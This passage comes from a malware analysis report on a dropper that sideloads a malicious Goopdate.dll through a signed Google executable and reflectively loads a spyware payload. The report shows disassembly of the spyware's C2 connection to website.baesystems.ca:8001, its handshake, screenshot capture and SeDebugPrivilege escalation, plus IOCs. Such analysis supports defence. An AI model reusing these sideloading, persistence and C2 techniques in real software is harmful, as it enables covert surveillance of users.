CreateProcessW	"Creates a new process and its primary thread. The new process runs in the security context of the calling process." [1]
OpenProcess	"Opens an existing local process object." [1]
CreateFileW	"Creates or opens a file or I/O device." [1]
WriteFile	"Writes data to the specified file or input/output (I/O) device." [1]
CreateDirectoryW	"Creates a new directory." [1]
FindFirstFileW	"Searches a directory for a file or subdirectory with a name that matches a specific name (or partial name if wildcards are used)." [1]
FindNextFileW	"Continues a file search from a previous call to the FindFirstFile, FindFirstFileEx, or FindFirstFileTransacted functions." [1]
GetModuleFileNameW	"Retrieves the fully qualified path for the file that contains the specified module." [1]
GetModuleHandleW	"Retrieves a module handle for the specified module." [1]
GetComputerNameW	"Retrieves the NetBIOS name of the local computer." [1]
GetTempPathW	"Retrieves the path of the directory designated for temporary files." [1]
GetSystemDirectoryW	"Retrieves the path of the system directory." [1]
CreateThread	"Creates a thread to execute within the virtual address space of the calling process." [1]
WinExec	"Runs the specified application." [1]
Sleep	"Suspends the execution of the current thread until the time-out interval elapses." [1]

6.1.2 USER32.dll

Function Name	Description
GetAsyncKeyState	"Determines whether a key is up or down at the time the function is called, and whether the key was pressed after a previous call to GetAsyncKeyState." [1]
GetKeyState	"Retrieves the status of the specified virtual key." [1]
GetForegroundWindow	"Retrieves a handle to the foreground window (the window with which the user is currently working)." [1]
GetDesktopWindow	"Retrieves a handle to the desktop window." [1]
GetWindowTextW	"Copies the text of the specified window's title bar (if it has one) into a buffer." [1]
EnumWindows	"Enumerates all top-level windows on the screen by passing the handle to each window, in turn, to an application-defined callback function." [1]
mouse_event	"The mouse_event function synthesizes mouse motion and button clicks." [1]

6.1.3 GDI32.dll

Function Name	Description
BitBlt	"The BitBlt function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context." [1]
GetDIBits	"The GetDIBits function retrieves the bits of the specified compatible bitmap and copies them into a buffer as a DIB using the specified format." [1]
CreateCompatibleBitmap	"The CreateCompatibleBitmap function creates a bitmap compatible with the device that is associated with the specified device context." [1]

6.1.4 ADVAPI32.dll

Function Name	Description
RegSetValueExW	"Sets the data and type of a specified value under a registry key." [1]
ChangeServiceConfigW	"Changes the configuration parameters of a service." [1]
EnumServicesStatusW	"Enumerates services in the specified service control manager database." [1]
AdjustTokenPrivileges	"The AdjustTokenPrivileges function enables or disables privileges in the specified access token." [1]

6.1.5 SHELL32.dll

Function Name	Description
SHGetSpecialFolderPathW	"Retrieves the path of a special folder, identified by its CSIDL." [1]
ShellExecuteW	"Performs an operation on a specified file." [1]

6.1.6 WS2_32.dll

Ordinal	Function Name	Description
4	connect	"The connect function establishes a connection to a specified socket." [1]
16	recv	"The recv function receives data from a connected socket or a bound connectionless socket."
19	send	"The send function sends data on a connected socket."
23	socket	"The socket function creates a socket that is bound to a specific transport service provider."
52	gethostbyname	"The gethostbyname function retrieves host information corresponding to a host name from a host database." [1]

6.1.7 AVICAP32.dll

Function Name	Description
capCreateCaptureWindowW	"The capCreateCaptureWindow function creates a capture window." [1]

6.1.8 PSAPI.dll

Function Name	Description
EnumProcesses	"Retrieves the process identifier for each process object in the system." [1]
EnumProcessModules	"Retrieves a handle for each module in the specified process." [1]

6.2 Advanced Analysis

As suspected, **Noew.SAM** is responsible for creating network traffic. It achieves this by creating a TCP socket and establishing a connection to port 8001. It then formats a string which it uses in its initial handshake message. This message contains the string **HTTP/1.1 User-Agent: MyApp/0.1** that was seen earlier, see Figure 53.

```

10006F52
10006F52 MAKE_TCP_SOCKET: ; protocol
10006F52 0E8 6A 06 push IPPROTO_TCP
10006F54 0EC 6A 01 push SOCK_STREAM ; type
10006F56 0F0 6A 02 push AF_INET ; af
10006F58 0F4 FF 15 D8 72 01 10 call ds:socket
10006F5E 0E8 8B F0 mov socket, eax
10006F60
10006F60 if (socket != INVALID_SOCKET)
10006F60 0E8 83 FE FF cmp socket, INVALID_SOCKET
10006F63 0E8 75 0E jnz short CONNECT

```

Figure 51: Noew.SAM creates a TCP socket.

```

10006FA1 int32_t failed = connect(socket, std::addressof(name), sizeof name)
10006FA1 0E8 6A 10 push 16 ; namelen
10006FA3 0EC 89 4C 24 1C mov dword ptr [esp+0ECh+name.sa_data+6], ecx
10006FA7 0EC 52 push edx ; name
10006FA8 0F0 56 push socket ; s
10006FA9 0F4 89 44 24 20 mov dword ptr [esp+0F4h+name.sa_data+2], eax
10006FAD 0F4 89 4C 24 28 mov dword ptr [esp+0F4h+name.sa_data+0Ah], ecx
10006FB1 0F4 FF 15 CC 72 01 10 call ds:connect

```

Figure 52: The socket is used to connect to website.baesystems.ca.

```

0007000 std::sprintf(std::addressof(formattedStr), "%s:%d", "CONNECT ", ip, port, " HTTP/1.1 User-Agent: MyApp/0.1")
0007000 0F0 68 B4 DE 01 10 push offset aHttp1_UserAge ; " HTTP/1.1 User-Agent: MyApp/0.1 ..."
0007005 0F4 55 push ebp
0007006 0F8 50 push eax
0007007 0FC 68 A8 DE 01 10 push offset aConnect : "CONNECT "
000700C 100 8D 4C 24 34 lea ecx, [esp+100h+name.sa_data+0Ah]
0007010 100 68 9C DE 01 10 push offset aSSDS : "%s:%d"
0007015 104 51 push ecx ; char *
0007016 108 E8 B1 22 00 00 call _sprintf

```

Figure 53: Creating the initial handshake message.

The handshake is sent over the socket and in addition to *User-Agent* it also contains the destination IP and port, see Figure 55. The traffic generated does not use the HTTP protocol and instead uses what appears to be a custom protocol. Once the initial handshake has been sent, the malware expects a response that is exactly 200 bytes long and contains the substring *200*, see Figure 56.

```

10007024      int32_t sent = send(socket, std::addressof(formattedStr), 200, 0)
10007024
10007024      SEND_HANDSHAKE:
10007024      push     0 ; flags
10007026 0F0 6A 00      lea     edx, [esp+0F4h+name.sa_data+0Ah]
1000702A 0F4 68 C8 00 00 00 push    200 ; len
1000702F 0F8 52      push    edx ; buf
10007030 0FC 56      push    socket ; s
10007031 100 FF D7      call    edi ; send
10007033
10007033      bytesSent += sent
10007033      add     ebx, eax
10007035
10007035      if (bytesSent < 200)
10007035 0F0 81 FB C8 00 00 00 cmp     ebx, 200
1000703B 0F0 72 E7      jnb     short SEND_HANDSHAKE

```

Figure 54: The initial handshake message is sent over the connected socket.

```

Terminal - cape@debian: ~/Desktop
File Edit View Terminal Tabs Help
cape@debian:~/Desktop$ nc -l -p 8001
CONNECT 192.168.148.10:8001 HTTP/1.1 User-Agent: MyApp/0.1

```

Figure 55: Successful connection.

```

1000705F      int32_t bytesReceived = recv(socket, std::addressof(buf), 200, 0)
1000705F
1000705F      RECEIVE_DATA:
1000705F      push     0 ; flags
10007061 0F0 6A 00      lea     eax, [esp+0F4h+name.sa_data+0Ah]
10007065 0F4 68 C8 00 00 00 push    200 ; len
1000706A 0F8 50      push    eax ; buf
1000706B 0FC 56      push    socket ; s
1000706C 100 FF D3      call    ebx ; recv
1000706E
1000706E      totalBytes += bytesReceived
1000706E      add     edi, eax
10007070
10007070      if (totalBytes < 200)
10007070 0F0 81 FF C8 00 00 00 cmp     edi, 200
10007076 0F0 72 E7      jnb     short RECEIVE_DATA

```

Figure 56: Handshake response code.

If the handshake response is accepted, the malware will enter a dispatch function. Here, it awaits to receive commands that instruct it what action to take. Tracing the branches in the dispatch function shows that it expects input such as 0x100 and 0x5. At first glance, this appears to be opcodes. If the input is accepted, it leads to the execution of a function pointer (likely a virtual function). Hence, why it is not visible in IDA Pro's graph tool, see Figure 57.

Responding to the initial handshake of the malware with 0x100, will make the malware respond with what appear to be mostly binary data, see Figure 58. Further pointing towards that this is in fact a custom protocol. The exact list of opcodes and the functionality they execute requires further analysis.




Figure 57: Function dispatcher that execute code based on received input.

[illegible]

Figure 58: Binary data is returned by sending 0x100.

The malware contains code to spy on and modify the victim machine. All of which are followed by a call to `send`, which means that the malware is most likely reporting the result back over the socket. One of the functionalities that can be found is the ability to take screenshots, see Figure 59. The malware calls `GetDeviceCaps` to obtain the width and height of the display. Then it uses this information to copy the main display driver's framebuffer into a bitmap.

```

100073E8          int32_t width = GetDeviceCaps(hDC, HORZRES)
100073E8 258 6A 08      push    HORZRES ; index
100073EA 25C 55      push    hDC      ; hdc
100073EB 260 FF D7      call     edi ; GetDeviceCaps
100073ED
100073ED          int32_t height = GetDeviceCaps(hDC, VERTRES)
100073ED 258 6A 0A      push    VERTRES ; index
100073EF 25C 55      push    hDC      ; hdc
100073F0          width = esi
100073F0 260 8B F0      mov     width, eax
100073F2 260 FF D7      call     edi ; GetDeviceCaps
100073F4          height = edi
100073F4 258 8B F8      mov     height, eax
100073F6
100073F6          HBITMAP bm = CreateCompatibleBitmap(hDC, width, height)
100073F6 258 57          push    height ; cy
100073F7 25C 56          push    width  ; cx
100073F8 260 55          push    hDC    ; hdc
100073F9 264 89 7C 24 2C  mov     [esp+264h+cLines], height
100073FD 264 FF 15 6C 70 01 10 call    ds:CreateCompatibleBitmap
10007403 258 55          push    hDC    ; hdc
10007404 25C 89 44 24 1C  mov     [esp+25Ch+bitmap], eax
10007408 25C FF 15 70 70 01 10 call    ds:CreateCompatibleDC
1000740E 258 8B 54 24 18  mov     edx, [esp+258h+bitmap]
10007412 258 89 44 24 10  mov     [esp+258h+hCompatibleDC], eax
10007416
10007416          SelectObject(hCompatibleDC, bitmap)
10007416 258 52          push    edx    ; h
10007417 25C 50          push    eax    ; hdc
10007418 260 FF 15 74 70 01 10 call    ds:SelectObject
1000741E 258 8B 44 24 10  mov     eax, [esp+258h+hCompatibleDC]
10007422
10007422          BitBlt(hCompatibleDC, 0, 0, width, height, hDC, 0, 0, SRCCOPY)
10007422 258 68 20 00 CC 00  push    SRCCOPY ; rop
10007427 25C 6A 00      push    0      ; y1
10007429 260 6A 00      push    0      ; x1
1000742B 264 55          push    hDC    ; hdcSrc
1000742C 268 57          push    height ; cy
1000742D 26C 56          push    width  ; cx
1000742E 270 6A 00      push    0      ; y
10007430 274 6A 00      push    0      ; x
10007432 278 50          push    eax    ; hdc
10007433 27C FF 15 78 70 01 10 call    ds:BitBlt

```

Figure 59: The malware supports copying the framebuffer from the primary Display driver.

There is also code to modify the state of active windows. For example, maximizing, minimizing hiding or showing, and even closing a targeted window, see Figure 60.

```

.text:100061C0 ; int __stdcall modify_window_state(HWND hWnd, int action)
.text:100061C0 modify_window_state proc near ; CODE XREF: modify_window_and_maybe_send_confirmation+1Afp
.text:100061C0
.text:100061C0 hWnd      = dword ptr  4
.text:100061C0 action    = dword ptr  8
.text:100061C0
.text:100061C0 000      mov     ecx, [esp+action]
.text:100061C4 000      xor     eax, eax
.text:100061C6 000      dec     ecx
.text:100061C7 000      cmp     ecx, 4 ; switch 5 cases
.text:100061CA 000      ja     short locret_10006224 ; jumptable 100061CC default case
.text:100061CC 000      jmp     ds:off_10006228[ecx*4] ; switch jump
;-----
.text:100061D3 ;
.text:100061D3 CLOSE_WINDOW: ; CODE XREF: modify_window_state+Cfj
.text:100061D3 ; DATA XREF: .text:off_10006228,lo
.text:100061D3 000      mov     edx, [esp+hWnd] ; jumptable 100061CC case 0
.text:100061D7 000      push    0 ; lParam
.text:100061D9 004      push    0 ; wParam
.text:100061DB 008      push    WM_CLOSE ; Msg
.text:100061DD 00C      push    edx ; hWnd
.text:100061DE 010      call    ds:PostMessageW
.text:100061E4 000      retn     8
;-----
.text:100061E7 ;
.text:100061E7 MAXIMIZE_WINDOW: ; CODE XREF: modify_window_state+Cfj
.text:100061E7 ; DATA XREF: .text:off_10006228,lo
.text:100061E7 000      mov     eax, [esp+hWnd] ; jumptable 100061CC case 1
.text:100061EB 000      push    SW_MAXIMIZE ; nCmdShow
.text:100061ED 004      push    eax ; hWnd
.text:100061EE 008      call    ds:ShowWindow
.text:100061F4 000      retn     8
;-----
.text:100061F7 ;
.text:100061F7 MINIMIZE_WINDOW: ; CODE XREF: modify_window_state+Cfj
.text:100061F7 ; DATA XREF: .text:off_10006228,lo
.text:100061F7 000      mov     ecx, [esp+hWnd] ; jumptable 100061CC case 2
.text:100061FB 000      push    SW_MINIMIZE ; nCmdShow
.text:100061FD 004      push    ecx ; hWnd
.text:100061FE 008      call    ds:ShowWindow
.text:10006204 000      retn     8
;-----
.text:10006207 ;

```

Figure 60: Jumptable used to choose which action to take on an active window.




Figure 61: Call graph for changing a window's state.

The malware also contains code to enumerate all active processes and their respective modules. This is very likely to include processes owned by SYSTEM. Because just prior to calling EnumProcesses, the malware raises its access rights by calling AdjustTokenPrivileges with SeDebugPrivilege, see Figure

62.

```

10005D68 1238 8D 4C 24 20      lea     privileges, [esp+1238h+NewState.Privileges]
10005D6C 1238 C7 44 24 1C 01 00+ mov     [esp+1238h+NewState.PrivilegeCount], 1
10005D74                                     LookupPrivilegeValueW(nullptr, L"SeDebugPrivilege", std::addressof(privileges))
10005D74 1238 51                push    privileges ; [out] lpLuid
10005D75 123C 68 30 DE 01 10      push    offset aSeDebugPrivile ; "SeDebugPrivilege"
10005D7A 1240 6A 00              push    NULL ; lpSystemName
10005D7C 1244 FF 15 3C 70 01 10 call     ds:LookupPrivilegeValueW
10005D82 1238 8B 44 24 18      mov     eax, [esp+1238h+TokenHandle]
10005D86                                     BOOL success = AdjustTokenPrivileges(tokenHandle, false, std::addressof(newstate), 16, nullptr, nullptr)
10005D86 1238 6A 00              push    NULL ; [out] ReturnLength
10005D88 123C 6A 00              push    NULL ; [out] PreviousState
10005D8A 1240 8D 54 24 24      lea     edx, [esp+1240h+NewState]
10005D8E 1240 6A 10              push    10h ; BufferLength
10005D90 1244 52                push    edx ; NewState
10005D91 1248 6A 00              push    FALSE ; DisableAllPrivileges
10005D93 124C 50                push    eax ; TokenHandle
10005D94 1250 C7 44 24 40 02 00+ mov     [esp+1250h+NewState.Privileges.Attributes], 2
10005D9C 1250 FF 15 48 70 01 10 call     ds:AdjustTokenPrivileges

```

Figure 62: The malware enables SeDebugPrivilege.




Figure 63: Call graph of enumerating processes.

The malware is also capable of enumerating all active and visible windows, initiating keylogging and deleting a specific service, see Figure 64, 65 and 66. The malware has a lot more functionality in addition to this, so uncovering it all and properly understanding its custom network protocol would require further analysis.




Figure 64: Call graph of enumerating visible windows.




Figure 65: Call graph of key logging.




Figure 66: Call graph of deleting a service.

7 Conclusion

The sample **MakeFileAndRun.exe** is a dropper that installs three additional executable files on the victim machine. These executables are stored encoded inside the dropper itself. They are placed in the hidden directory *C:\Documents and Settings\user\Templates*, to avoid detection by the user.

One of the dropped files, **GoogleTool.exe**, is a legitimate software that is created and signed by Google Inc. This software relies on loading a DLL file at runtime called **Goopdate.dll**. The malware author takes advantage of this by placing his own malicious version of **Goopdate.dll** (the second dropped file) in the same directory. This causes **GoogleTool.exe** to inadvertently load and execute the malicious DLL.

In order to make sure that **GoogleTool.exe** is launched in a manner that cannot easily be traced back to the dropper itself, **MakeFileAndRun.exe** creates a temporary link file (shortcut) to **GoogleTool.exe**. This shortcut is then bound to a keyboard combination, *CTRL + ALT + E*. The dropper then emulates this hotkey with the help of the function `keybd_event`. Thereby launching **GoogleTool.exe**, which in turn loads the malicious **Goopdate.dll**.

Goopdate.dll achieves persistence by adding the filepath of **GoogleTool.exe** to the Windows registry Run key. When **Goopdate.dll** runs, it will load **Noew.SAM** (the third dropped file) from disk to decode and execute it. Execution happens within **Goopdate.dll** own memory space by using reflective loading. Once **Noew.SAM** is loaded and its imports resolved, it is executed by calling `CreateThread`.

Unlike **GoogleTool.exe** and **Goopdate.dll**, **Noew.SAM** is not decoded before being written to disk by **MakeFileAndRun.exe**. However, the encoding used is the same for all three dropped files. Which is a trivial reverse encoding.

```
for (std::int32_t i = 0; i < target.size(); i += 4)
{
    first = target[i];
    second = target[i + 1];
    third = target[i + 2];
    fourth = target[i + 3];

    target[i] = fourth;
    target[i + 1] = third;
    target[i + 2] = second;
    target[i + 3] = first;
}
```

It's **Noew.SAM** that contains the main payload and is primarily a spyware. When executed, it will resolve the domain *website.baesystems.ca* and open a connection to port 8001. Once a connection has been established, it will initiate a custom handshake that contains the string data commonly seen in HTTP traffic. If the malware receives the correct response, it will sit and listen for incoming commands.

These commands and their response come in the form of binary data. The functionality supported by **Noew.SAM** is vast. It can collect system information, it can initiate key logging, it can take screenshots. It is also able to modify its own privileges when needed to make sure it can access processes owned by SYSTEM.

The malware's custom network protocol is not fully reverse engineered and would require further analysis to know what exactly is being sent over the network. Or, which commands can be used to trigger certain functionality.

7.1 Indicator of Compromise

- 3bd45aa56781f132e47247bfa4b5412cf110e8e51eaa013a2628b8e5072b0126
- b5834262c636c64bf0464979b546404554df6619de9d8a5b49cdca53fb834747
- 04f868264e113f85f960b65a57b671beba48d3c90f6ee0ecfdf18db8f9819682

7.1.1 Strings

- `MyInitTest....`

- website.baesystems.ca
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft
- Noew.SAM
- MyExtern
- HTTP/1.1 User-Agent: MyApp/0.1
- SOFTWARE\DsExplain
- %d_down.exe
- DarkShell
- kmd.exe /c "%s" "%s"
- \Xmd.exe

7.1.2 Registry

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft
- SOFTWARE\DsExplain

7.1.3 Network Traffic

- HTTP/1.1 User-Agent: MyApp/0.1
- website.baesystems.ca:8001

7.2 Malware Behavior Catalog

Anti-Static Analysis (OB0002) , Execution (OB0009) , Defense Evasion (OB0006) , Persistence (OB0012) , Collection (OB0003) , Discovery (OB0007) , Credential Access (OB0005) , Command and Control (OB0004) [4]

7.2.1 Behaviors

Obfuscated Files or Information (E1027) , Self Deletion (F0007) , Modify Registry (E1112) , Obfuscated Files or Information (E1027) , Hide Artifacts (E1564) , Process Injection (E1055) , Registry Run Keys (F0012) , Hide Artifacts (E1564) , Application Window Discovery (E1010) , System Information Discovery (E1082) , Keylogging (F0002) , Screen Capture (E1113) , Command and Scripting Interpreter (E1059) , Install Additional Program (B0023) , Remote Commands (B0011) , Keylogging (F0002) , Screen Capture (E1113) , Input Capture (E1056) , C2 Communication (B0030) [4]

7.2.2 Methods

Encoding - Custom Algorithm (E1027.m03) , Window Text (E1010.m01) , Polling (F0002.002) , WinAPI (E1113.m01) , Polling (F0002.002) , WinAPI (E1113.m01) , Send System Information (B0030.006) [4]

References

- [1] Programming reference for the win32 api. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/api/>
- [2] Thawte powered by digicert. [Online]. Available: <https://www.thawte.com/>
- [3] Zlib deflate.c. [Online]. Available: <https://github.com/NovantaPhotonics/zlib-1.2.3/blob/main/deflate.c>
- [4] MITRE, “Malware behavior catalog,” <https://github.com/MBCProject/mbc-markdown>, dataset, version 3.0.